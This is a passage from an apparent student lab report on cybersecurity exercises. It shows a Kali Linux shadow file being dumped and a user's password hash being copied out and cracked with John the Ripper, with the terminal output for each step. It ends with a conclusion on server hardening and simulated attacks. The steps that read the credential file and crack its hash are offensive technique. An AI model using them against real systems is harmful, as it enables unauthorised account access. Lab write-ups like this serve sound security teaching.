proxy:*:18878:0:99999:7:::
www-data:*:18878:0:99999:7:::
backup:*:18878:0:99999:7:::
list:*:18878:0:99999:7:::
irc:*:18878:0:99999:7:::
gnats:*:18878:0:99999:7:::
nobody:*:18878:0:99999:7:::
_apt:*:18878:0:99999:7:::
systemd-timesync:*:18878:0:99999:7:::
systemd-network:*:18878:0:99999:7:::
systemd-resolve:*:18878:0:99999:7:::
mysql:*:18878:0:99999:7:::
tss:*:18878:0:99999:7:::
strongswan:*:18878:0:99999:7:::
ntp:*:18878:0:99999:7:::
messagebus:*:18878:0:99999:7:::
redsocks:*:18878:0:99999:7:::
rshod:*:18878:0:99999:7:::
iodine:*:18878:0:99999:7:::
miredo:*:18878:0:99999:7:::
_rpc:*:18878:0:99999:7:::
usbmux:*:18878:0:99999:7:::
tcpdump:*:18878:0:99999:7:::
rtkit:*:18878:0:99999:7:::
sshd:*:18878:0:99999:7:::
statd:*:18878:0:99999:7:::
postres:*:18878:0:99999:7:::
avahi:*:18878:0:99999:7:::
stunnel4:*:18878:0:99999:7:::
Debian-snm:*:18878:0:99999:7:::
speech-dispatcher:*:18878:0:99999:7:::
sasl:*:18878:0:99999:7:::
nm-openvpn:*:18878:0:99999:7:::
nm-openconnect:*:18878:0:99999:7:::
pulse:*:18878:0:99999:7:::
saned:*:18878:0:99999:7:::
inetlim:*:18878:0:99999:7:::
lightdm:*:18878:0:99999:7:::
colord:*:18878:0:99999:7:::
geoclue:*:18878:0:99999:7:::
king-phisher:*:18878:0:99999:7:::
kali:$y$j9T$y8Bf1Vkfkbfe7sKXGHH01$9vU9IRpbJkJO6mCElKD2nFBRxpggdRrSnS6RfWhisq1:18878:0:99999:7:::
systemd-coredump:*:18878:0:99999:7:::
(kali@kali)-[~]
$
```

3- We created a shadow copy file named 'shadow-copy' to store the copied user entry, then pasted the copied line into this new file that will be used as input for John the Ripper(outlined with red).

4- Installed John the ripper, which is a popular password cracking tool, to use it for hash cracking(outlined with blue).

```
File Actions Edit View Help
saned:*:18878:0:99999:7:::
inetlim:*:18878:0:99999:7:::
lightdm:*:18878:0:99999:7:::
colord:*:18878:0:99999:7:::
geoclue:*:18878:0:99999:7:::
king-phisher:*:18878:0:99999:7:::
kali:$y$j9T$y8Bf1Vkfkbfe7sKXGHH01$9vU9IRpbJkJO6mCElKD2nFBRxpggdRrSnS6RfWhisq1:18878:0:99999:7:::
systemd-coredump:*:18878:0:99999:7:::
(kali@kali)-[~]
$ echo 'kali:$y$j9T$y8Bf1Vkfkbfe7sKXGHH01$9vU9IRpbJkJO6mCElKD2nFBRxpggdRrSnS6RfWhisq1:18878:0:99999:7:::' > shadow-copy
(kali@kali)-[~]
$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Err:1 http://kali.download/kali kali-rolling InRelease
The following signatures were invalid: EXPIRESIG ED444FF87D8D8B6 Kali Linux Repository <dev@kali.org>
Fetched 41.5 kB in 1s (49.6 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1638 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: An error occurred during the signature verification. The repository is not updated and the previous index files will be used. GPG error: http://kali.download/kali kali-rolling InRelease: The following signatures were invalid: EXPIRESIG ED444FF87D8D8B6 Kali Linux Repository <dev@kali.org>
W: Failed to fetch http://kali.download/kali/kali-rolling/InRelease The following signatures were invalid: EXPIRESIG ED444FF87D8D8B6 Kali Linux Repository <dev@kali.org>
W: Some index files failed to download. They have been ignored, or old ones used instead.
(kali@kali)-[~]
$ sudo apt install john
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
john-data
Suggested packages:
wordlist
The following packages will be upgraded:
john john-data
2 upgraded, 0 newly installed, 0 to remove and 1636 not upgraded.
Need to get 36.7 MB of archives.
After this operation, 2.278 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Err:1 http://kali.download/kali kali-rolling/main amd64 john amd64 1.9.0-Jumbo-1-g1t20211102-0kali5
404 Not Found [IP: 18.211.24.19 80]
Err:2 http://kali.download/kali kali-rolling/main amd64 john-data all 1.9.0-Jumbo-1-g1t20211102-0kali5
404 Not Found [IP: 18.211.24.19 80]
E: Failed to fetch http://kali.download/kali/kali-rolling/main/john/john_1.9.0-Jumbo-1-g1t20211102-0kali5_amd64.deb 404 Not Found [IP: 18.211.24.19 80]
E: Failed to fetch http://kali.download/kali/kali-rolling/main/john/john-data_1.9.0-Jumbo-1-g1t20211102-0kali5_all.deb 404 Not Found [IP: 18.211.24.19 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-missing?
(kali@kali)-[~]
```

5- After running John the Ripper on the shadow-copy file, we were able to hash crack the password successfully.

6- Finally the cracked password was displayed, allowing us to access the user's account.

```
(kali㉿kali)-[~]
$ sudo john shadow-copy --format=crypt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descript 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
kali (kali)
1g 0:00:00:00 DONE 1/3 (2024-05-23 16:13) 1.538g/s 147.6p/s 147.6c/s 147.6C/s kali..kali999994
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(kali㉿kali)-[~]
$ john --show shadow-copy
Created directory: /home/kali/.john
0 password hashes cracked, 0 left

(kali㉿kali)-[~]
$ sudo john --show shadow-copy
kali:kali:18878:0:99999:7:::
1 password hash cracked, 0 left

(kali㉿kali)-[~]
$
```

## Conclusion

To sum up, this project thoroughly looked into cybersecurity ideas, starting from making secure web servers to practicing and shielding against possible attacks. We got practical experience in setting up servers, securing them with SSL encryption, and finding weak spots through simulated MITM attacks. We also learned about password cracking methods, emphasizing the need for strong security tools like firewalls and encryption. By doing these tasks, we are more prepared to handle real-world cybersecurity issues, making the digital world safer for everyone.